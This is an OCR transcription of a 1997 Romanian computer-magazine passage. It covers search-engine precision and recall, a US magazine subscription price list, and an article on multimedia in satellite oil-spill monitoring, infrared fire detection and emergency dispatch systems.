Aceasta este o interfață puternică care permite formularea de cereri complexe. Din datele și parametrii introduși de un utilizator oarecare, se generează o cerere către baza de date. Utilizatorii introduc un set de cuvinte cheie și specifică modul în care aceste cuvinte cheie se leagă între ele. Rezultatele, care sunt documentele relevante găsite pentru cererea respectivă, sunt prezentate sortate, în ordinea relevanței lor. Despre modul în care o cerere este creată de către un utilizator și despre funcțiile pe care o unealtă de căutare le poate oferi, puteți citi în caseta „Metode de căutare".


Prezentarea rezultatelor unei căutări în context

În multe cazuri, cînd utilizatorii caută informații, adesea, ei au în minte doar niște detalii vagi, fragmentate, despre ce anume caută. În asemenea situații, dacă le oferim doar titlurile unor documente ca rezultate, nu este îndeajuns ca ei să facă o alegere bună.

Arătîndu-le descrieri de context din fișierele găsite, de obicei, putem reduce numărul încercărilor greșite pe care utilizatorii le fac cînd aleg din lista cu rezultatele căutării. Afișarea unei descrieri destul de mari ca utilizatorul să aleagă bine din prima încercare este un lucru important. Unele programe de căutare permit utilizatorului să aleagă el mărimea descrierii pe care o dorește, în același fel cum setează alte opțiuni ale căutării.

Multe programe de căutare prezintă ca descriere a unui anumit document primele linii sau propoziții din respectivul document. Descrierile luate din textul care înconjoară cuvintele cheie căutate sunt adesea mult mai folositoare decît descrierile luate din primele linii ale fișierului. Din păcate, puține programe de căutare generează descrieri specifice cuvintelor cheie.

În continuare, vom dicuta cîteva aspecte legate de performanțele programelor de căutare.


WebCrawler Search - Netscape
File Edit View Go Communicator Help
WEBCRAWLER
just what you're looking for!
Search
search
guide
services
fun
help
Get your own e-mail address today!
click here
Search
ex. volunteer opportunities in Kentucky
options
Arts
Business
Chat
Computers
Education
Entertainment
Games
Health
Internet
Kids
Life
News
Recreation
Reference
Romance
Science
Sports
Travel
QUOTE.COM
Stock Quotes
DEJA NEWS
Newsgroups
MAPQUEST
Maps
WHOWHERE?
Address Lookups
International · My Channel · News · People & Chat · Shopping · Travel
Get Free Email by Excite!
search | guide | services | fun | help
advertise | disclaimer | get listed
TRUST
NETSCAPE
Microsoft Internet Explorer
Document: Done

services: Seeking a Stereo in San Jose?
Check out Free Classifieds!

Try these Excite services:

copyright © 1997 Excite, Inc.

Formular de creare de cerere de căutare.

Performanțele programelor de căutare

Capacitatea programelor de căutare de a găsi informații utile se măsoară, de obicei, cu ajutorul a doi factori: capacitatea de regăsire (recall) și precizia. *Capacitatea de regăsire* este proporția documentelor relevante găsite și măsoară ce fracțiune a documentelor relevante sunt găsite. Este, de fapt, numărul de documente relevante găsite, împărțit la numărul total al documentelor relevante existente în baza de date.

Precizia ne spune cît de bine corespund documentele găsite cu cererea recepționată. Este definită de proporția documentelor găsite - adică numărul documentelor relevante găsite, împărțit la numărul total de documente găsite - care chiar sunt relevante.

Scopul unei căutări bune este maximizarea capacității de regăsire a documentelor relevante și a preciziei. Adică, cît mai multe din documentele folositoare să fie găsite și, în același timp, cît mai multe din documentele irelevante să fie respinse.

Programele de căutare clasice au o capacitate de regăsire adecvată, care este destul de mare. Nu găsirea de destul material relevant este problema. Problema apare cu precizia, care este destul de mică, pentru că programele dau multe rezultate pozitive false, multe rezultate nu conțin ceea ce utilizatorul caută. O soluție practică este asocierea unor ponderi de relevență la rezultatele găsite, astfel, utilizatorul se poate concentra pe documentele considerate mai relevante, dar nu se elimină complet cele mai puțin relevante.

Concluzie

Programele de căutare sunt folosite, zilnic, de milioane de persoane care încearcă să localizeze în spațiul imens al Web-ului anumite informații. În unele cazuri, ei găsesc ceea ce caută, în multe cazuri însă nu, și rezultatele căutărilor nu conțin informațiile dorite. Acest lucru se datorează, în parte, imperfecțiunii programelor de căutare, pe de altă parte, inexistenței informațiilor căutate. Producătorii programelor de căutare încearcă tot timpul să îmbunătățească aceste programe, desfășurînd o intensă activitate de cercetare în acest domeniu. Să sperăm că aceste unelte se vor perfecționa și le vom putea utiliza, ca să găsim, cu un efort minim exact informațiile pe care le căutăm. ■

Zöldi Árpád este student la Universitatea „Petru Maior" din Tg.Mureș și poate fi contactat la adresa: **azoldi@uttgm.ro.**

SISTEMELE DE CALCUL AGER
Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40

GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz

DEPĂȘEȘTE-ȚI GRANIȚELE MINȚII

AGER
THE COMPUTER COMPANY

NOI DĂM GÂNDIRII TALE ARIPI!

COMPUTER PRESS
AGORA

PC MAGAZINE
Gadgets
THE TOP 100
COMPUTER SHOPPER
Buying Guide
HOT FOR 97
WIRED
Publish
Dr. Dobb's JOURNAL
CLIENT SERVER DEVELOPMENT
BYTE
Can JAVA REPLACE WINDOWS?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din*
București*: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47;*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);
Craiova*: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*
Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)


Cineva acolo sus ne priveşte

Departe de a fi un simplu instrument de distracţie, multimedia şi aplicaţiile acesteia furnizează soluţii profesionale în domenii ce au frământat omenirea de-a lungul timpului.

De Marius Tudorică

Fără doar şi poate, multimedia şi-a câştigat locul şi consideraţia cuvenită în lumea utilizatorilor de sisteme de calcul. De la simplul „Ionel se joacă DOOM.“ şi până la complexele sisteme asistate din domenii ca medicină, geografie, meteorologie sau cercetări spaţiale, multimedia triumfă.

Au apărut companii care dezvoltă sisteme multimedia profesionale (ex.: Eastman Kodak Co.-http://www.kodak.com, Flir Systems-(503) 684-3731, Pixera Co.-http://www.pixera.com, Alacron-http://www.alacron.com, Sony, Canon, Panasonic, Philips, Hitachi, Pioneer şi lista ar putea continua la nesfârşit), au apărut reviste şi publicaţii care se ocupă numai de acest domeniu sau de subdomenii ale acestuia (de exemplu „Advanced Imaging“ - http://www.imaging.co - care se ocupă de soluţii profesionale de vizualizare digitală, CAD Report-http://www.agora.ro) şi există târguri şi evenimente consacrate numai acestui domeniu (ex: Scanning-fam@holonet.net; Multimedia 97 Expo/Forum-http://multimedia.ca; NetWorld/Interop-http://www.interop.com, s.a.).



Pe de altă parte, tehnologia sateliţilor s-a dezvoltat vertiginos, mini şi microsateliţiilor făcând din măreţul Sputnik o biată amintire. Şi, cum era de aşteptat, odată cu dezvoltarea vertiginoasă, accesul la această tehnologie a crescut la fel de vertiginos. Dar, nici măcar în silenţiosul nostru spaţiu extraplanetar, n-aţi scăpat de multimedia; ea vă poate spune dacă mâine mergeţi la plajă sau jucaţi DOOM (aaha!!!), dacă cineva acolo jos aruncă petrol în mare, dacă firul telefonic e mort sau dacă vecinul găteşte.


Cu alte cuvinte, multimedia este o parte integrantă a lumii în care trăim şi se dezvoltă în paralel cu aceasta. Aşa că, data viitoare când sound blaster-ul dvs. bubuie de vă produce încântare gândiţi-vă: that's not it!

Verdict final: vinovat

Atâta timp cât maşinile vor exista şi oamenii se vor plimba cu ele, câtă vreme industria va striga disperată după combustibil, extracţia de petrol va prospera. Iar, fiindcă petrolul va continua să fie extras, tancurile petroliere vor continua să-l transporte şi accidentele ecologice vor continua să aibă loc.

Sistemele de monitorizare a poluării au evoluat foarte mult de-a lungul timpului, dezvoltarea lor fiind puternic susţinută de expansiunea tehnicii de calcul. Tehnologiile de supraveghere din acest domeniu se constituie, de cele mai multe ori, în aliaje tehnologice ce au la bază senzori primari de detecţie-radare SLR (Side-Looking Radar), pentru determinarea întinderii deversării şi scanere electro-optice, destinate analizei stratului de petrol, combinaţi cu camere foto şi video. Sistemul de senzori primari e asistat de un sistem de calcul destinat centralizării şi prelucrării datelor. Diferite naţiuni au adus îmbunătăţiri acestui sistem, prin adăugarea unor radiometre cu microunde (destinate determinării profunzimii stratului şi măsurării volumului acestuia) sau a unui senzor laser (pentru determinarea categoriei din care face parte petrolul şi a grosimii unor pânze de petrol foarte subţiri).

Un mare neajuns al acestei tehnologii este faptul că senzorii operaţionali (radarele şi scanerele) nu şi-au îmbunătăţit mai deloc performanţele de-a lungul timpului, rămânând practic cele folosite


File Edit View Go Communicator Help
Bookmarks Netsite: http://www.kodak.com/cgsHome/ias.shtml
Document: Done

Commercial and Government Systems

Image Acquisition Systems

Image Acquisition Systems designs, builds and supports one-of-a-kind optical and electro-optical imaging systems for orbital, airborne and ground-based remote sensing, space imaging and laser communications applications. We provide complete support services for these technologies, including image data management, storage and distribution.

Over the years, we've helped aerospace, government and commercial customers accomplish a wide range of image acquisition missions, within schedule, at lower cost and with less risk. Review our capabilities in three areas:

- Space-borne Remote Sensing
- Optical Systems
- Precision Optics

Space-borne Remote Sensing

Few companies have Kodak's multi-disciplined technical expertise to build a digital camera, integrate the focal plane electronics, assemble and test the payload, and provide imaging support.

Example: We're building a new digital space camera under contract to Lockheed Martin that will scan 50 square kilometers per second. Flying in low earth orbit 400 miles up, Space Imaging Inc.'s ICONOS I satellite pictured above will produce one-meter resolution

Pagina Web a firmei Kodak unde puteţi găsi informaţii despre soluţiile profesionale de teledetecţie oferite de Kodak.

în sistemul clasic. Astfel, din anul 1977, toate sistemele de detecţie ale deversărilor de petrol au fost realizate pe calapodul tehnologiei SLAR (Side-Looking real Aperture Radar), rezoluţia lor fiind destul de limitată: 50-75 m la 10 Km distanţă de avion şi 100-150 m la 20 de Km. Urmarea firească a fost aceea că, în cazul intentării unui proces unei firme petroliere, imaginea furnizată de un asemenea sistem nu putea fi admisă ca probă clară a acuzării. Datorită implementării single pulse radar a sistemului, mai multe vase aflate în zona deversării erau vizualitate ca fiind o entitate singulară, neputându-se stabili cu precizie a cui e dâra.

Dar, noua tehnologie SAR (Synthetic Aperture Radar), de înaltă rezoluţie, va fi în stare să localizeze fiecare navă ca entitate independentă, cel răspunzător de deversare putând fi astfel determinat cu precizie.

Un astfel de sistem a fost dezvoltat în cadrul laboratorului de cercetări Geophysical & Enviromental Research Corp. (GER-Millbrook NY) şi numit GSAR. Acesta asigură o rezoluţie spaţială de 3 m şi, spre diferenţă de sistemul clasic, poate opera în două moduri: hartă randată (strip map) şi focalizare spot-ultima atingând rezoluţii de 1 m.

Un alt considerent important al acestor sisteme radar îl reprezintă lărgimea benzii spectrale, respectiv numărul de canale ale scanerului. Laboratorul GER a dezvoltat o largă gamă de scanere optice, ce se întinde de la cele duale, la scanere hiperspectrale ce acţionează pe mai mult de 200 de canale.

Monitorizarea IR (infraroşie), combinată cu cea UV (ultravioletă), reprezintă una dintre cele mai competitive sisteme de monitorizare a poluării. Principiul constă în suprapunerea imaginii termice IR (care arată profunzimea stratului) peste canalul UV (care monitorizează întreaga pânză, indiferent de grosimea acesteia). Prin această procedură, se poate localiza cu precizie locul unde profunzimea pânzei permite operaţiuni de recuperare a petrolului.

Desigur, sistemul hardware de senzori trebuie puternic susţinut software de către un sistem adecvat de management şi analiză. În acest scop, GER a introdus un pachet software numit HyperView. Acest sistem permite o monitorizare permanentă a unei anumite zone de interes; întregul sistem de achiziţie şi prelucrare a datelor, până la realizarea imaginii cartografice finale, fiind implementat la nivelul staţiei de lucru a avionului purtător. Desigur, sistemul poate fi setat doar pentru achiziţie, prelucrările ulterioare putând fi făcute la sol.

Sistemul se extinde puternic şi se impune tot mai mult, fiind de un adevărat ajutor justiţiei în procesul de depistare a companiilor răspunzătoare de accidentele ecologice. Aşa că, data viitoare, aveţi grijă ce faceţi cu petrolul dumneavoastră, căci da, big brother is now watching, iar verdictul va fi dat de o maşină, şi maşina...

Un viitor infraroşu

O simplă ţigară fumată cu colegii, la servici, nu poate duce la sfârşitul lumii, dar dacă locul acţiunii se mută undeva la iarbă verde, cu puţină neşansă, sfârşitul lumii va veni mai repede pentru unii. La nivelul vastelor păduri americane, de exemplu, simpla ţigară ar putea deveni o problemă mondială.

Existenţa unui sistem cât mai rapid şi competent de prevenire şi localizare a incendiilor este deci foarte necesară.

O posibilă soluţie la această problemă se constituie într-un pachet hardware ce îmbină o cameră de luat vederi CCTV, cu un sistem de vizualizare în infraroşu (IR). Această tehnologie a fost folosită cu succes de armată încă din anii '60. Dar, ca cele mai multe aplicaţii militare, tehnologia se lansează şi în domeniul public.

Întregul sistem poate fi montat într-o consolă giroscopică şi ataşat caroseriei unui avion sau elicopter de supraveghere. Componenta IR este folosită pentru monitorizarea activităţii termice pe timp de noapte sau furtună şi pentru detectarea pe timp de zi a punctelor fiebinţi (cum ar fi un foc de tabără), ascunse ochiului uman. Camera de luat vederi clasică este utilă detectării punctelor fierbinţi vizibile sau pentru a uşura localizarea în relief a punctelor fierbinţi detectate de sistemul IR. Centralizarea datelor rezultate în urma unei inspecţii aeriene folosind un astfel de sistem este uşurată de prezenţa unui laptop care controlează consola giroscopică şi stochează/prelucrează informaţiile primite de aceasta.

Un astfel de sistem recent construit combină sistemul IR Agema Thermovision 1000 cu camera de luat vederi CCD Sony 3-chip, într-o carcasă giro-stabilizatoare Polytech Argus. Sistemul Thermovision dispune de un procesor video pe 12 biţi şi de funcţii care-i permit determinarea temperaturii oricărui punct de interes de pe imaginea termică. De asemenea, există implementată o funcţie ce furnizează temperatura maximă atinsă într-o anumită zonă de interes. Dacă condiţiile mediului în care se lucrează o cer, carcasa poate fi programată să-şi ajusteze temperatura la fiecare jumătate de secundă.

Datorită caracterului dual al sistemului, rapoartele rezultate în urma unui astfel de raid aerian au şi ele caracter dual: imagine termică şi respectiv video, ele putând fi generate atât în aer cât şi la sol, folosind un generator dedicat de rapoarte, bazat pe mediul Windows şi numit IRwin PRO.

De asemenea, se pot corela informaţiile GPS (Geographical Positioning System) cu cele ale consolei, pentru o mai bună localizare a unui anumit incident.

Prin acest sistem de supraveghere aeriană, se pot detecta variaţii critice ale temperaturii unor magistrale de alimentare (gaz, petrol), se pot localiza întreruperi ale firelor de comunicaţie şi alimentare şi se pot monitoriza variaţii foarte mici de temperatură în locuri de interes (de exemplu variaţii ale unui curent de apă care pot afecta viaţa marină). Tehnologia are de asemenea, o largă aplicabilitate în domeniul prevenirii infracţionalităţii şi luptei împotriva acesteia, a depistării deversărilor ilegale de toxine sau a monitorizării sistemului de irigaţii pe suprafeţe extinse.

Ce ar fi foarte interesant de văzut ar fi combinarea tehnologiei mai sus amintite cu un sistem tip vehicul inteligent asemănător celui prezentat la AAAI-96, de către colectivul de AI (Artificial Intelligence) de la Carnegie Mellon. (Sistemul a fost prezentat în BYTE-ul de septembrie 1996.)

Multimedia pentru urgenţe

Departamentele de salvare şi pompieri au trecut demult de faza unui simplu sistem de reacţie la nişte probleme urgente. Insuccesul acţiunilor unui astfel de departament are ca urmare costuri umane şi financiare deosebite. Totul depinde aici de strategia de alertare şi poziţionare a echipelor de intervenţie.

Un sistem care vine în ajutorul centrelor de comandă a ambulanţelor şi pompierilor poartă numele de VisiCAD şi a fost dezvoltat de compania American TriTech (San Diego CA). VisiCAD nu numai că furnizează adresa exactă unde un incident are loc, ci realizează şi o hartă digitizată a zonei, furnizând totodată localizările echipelor celor mai apropiate de locul incidentului şi dotarea lor curentă. Aceste locaţii sunt împrospătate constant de un sistem de poziţionare geografică GPS (Geographical Positioning System).

Un centru de ambulanţă care foloseşte sus-numitul sistem se numeşte REMSA (Regional Emergency Medical Services Authority) şi are sediul în Reno NV. Aici, echipele de ambulanţă comunică printr-un sistem de transmisie radio digital Motorola, ce are alocată frecvenţa de 800 Mhz. Centrul este susţinut şi de imagini de la faţa locului, captate cu un scaner Hewlett-Packard şi centralizate într-o bază de date la care are acces fiecare ambulanţă. Se folosesc două monitoare: unul destinat bazei de date, iar celălalt hărţii digitizate.

Un utilizator mai serios al sistemului VisiCAD este Acadian Ambulance Service of Lafayette. VisiCAD acoperă în acest caz 140 de ambulanţe, patru elicoptere şi două avioane. Sistemul de comunicare este tot radio şi are alocată frecvenţa de 1,55 Ghz.

Ca sistem de operare, este folosit mai mult prietenosul Windows NT şi mai puţin UNIX. Mediul Windows NT a fost preferat datorită expandabilităţii acestuia, facilităţilor de dezvoltare şi costului scăzut al platformelor hardware. Sistemul rulează de obicei pe un Pentium PC dotat cu o placă video duală (suportă două monitoare). Monitoarele sunt dintre cele obişnuite: 17 inci, multiscan cu rezoluţii de 1024 X 768.

Unele dintre datele folosite de sistemul de poziţionare sunt preluate din materiale cum ar fi: hărţi ale oraşelor, fotografii de satelit având rezoluţii de 3 m şi fotografii de satelit orto-rectificate la rezoluţii de 1 m.

Totodată, pentru o mai bună operativitate a intervenţiilor, centrele de ambulanţă şi pompieri pot deţine elicoptere, având dispozitive de captură video destinate unei mai bune evaluări a situaţiei.

Un loc important printre capabilităţile sistemului îl reprezintă componenta AI (Artificial Intelligence). Aceasta stabileşte drumul optim pe care trebuie o unitate să-l străbată până la locul accidentului, ţinându-se cont de ora la care deplasarea are loc, de condiţiile atmosferice şi de starea traficului rutier.

Dezvoltările ulterioare ale sistemului îşi propun să adauge reprezentări 3D ale teritoriilor urbane aglomerate, iar accesul echipelor la baza de date nu se va mai face prin terminate tip text, ci prin staţii grafice. Totodată, s-ar putea adăuga imagini satelit inteligente, care să precizeze localizarea fiecărei echipe în teritoriu.

Ca la noi, la nimenea!

Dar, să revenim cu picioarele pe pământ, mai precis pe simpaticul nostru plai mioritic. Aici sistemele de prevenire şi monitorizare fie că sunt clasice, în sensul că calculatorul este încă pentru unii un monstru ce bântuie prin canioanele Statelor, fie că sunt reduse la folosirea informaţiilor de prognoză meteo. Tehnica de calcul este în mare parte distribuită în bazele de date ce înglobează informaţii de o dinamicitate destul de scăzută. Aceasta este şi opinia domnului Incze Árpád de la A.P.M. Mureş (Agenţia pentru Protecţia Mediului). Dânsul a explicat că măsurătorile se efectuează pe calea clasică, explicată de manualele de geografie (recoltare, verificare manuală şi centralizare). Ce nu înţelege subsemnatul este de ce nu se înlocuieşte de exemplu greoiul sistem de măsurare volumică a prafului şi impurităţilor cu o metodă Quartz, care poate fi interfaţată foarte uşor cu un sistem de calcul. (Metoda Quatz a fost dezvoltată în anii '80 de o echipă a Institutului Tehnic Cluj-Napoca, condusă de dl. prof. dr. ing. Gavril Toderean şi are ca finalitate măsurarea grosimii şi masei de praf şi impurităţi depuse.). Dar, probabil şi în acest domeniu, limitările bugetare îşi spun cuvântul sus şi tare.

Nu putem fi însă întru totul pesimişti în ce priveşte paşii româneşti făcuţi în acest domeniu. Încercări au existat, există şi vor mai exista încă. De exemplu, până acum câţiva ani, la Direcţia Apelor Mureş a existat un sistem asistat, dedicat prelevării informaţiilor de teren. Cu alte cuvinte, exista un calculator central (foarte depăşit) care primea, via modeme radio, de la 17 senzori din teren, informaţii care erau apoi stocate şi prelucrate. Sistemul a fost însă scos de pe rol datorită uzurii morale. Actualul sistem primeşte, via modem telefonic sau prin telegraf, informaţii de la diferite staţii de recoltare şi analiză; aceste informaţii se constituie mai apoi într-o bază de date.


Pe când însă o legătură satelit dedicată prevenirii şi monitorizării accidentelor ecologice, greu de spus. (Deşi oameni competenţi şi furnizori de servicii GIS/GPS există.)


Dar, să sperăm cu ardoare că, pe măsură ce birocraţia românească va leşina tot mai mult, sărmanul monstru din văile de siliciu americane va trage şi acestui domeniu (mai ales pe plan local!!!) cu ochiul şi-l va îmbogăţi cu puternice aplicaţii GIS, corelate cu legături rapide Internet şi acces la sateliţii de supraveghere. (Sistemul şi aplicaţiile GIS au fost tratate mai pe larg în CAD Report, nr. 3/1996.)

În loc de încheiere

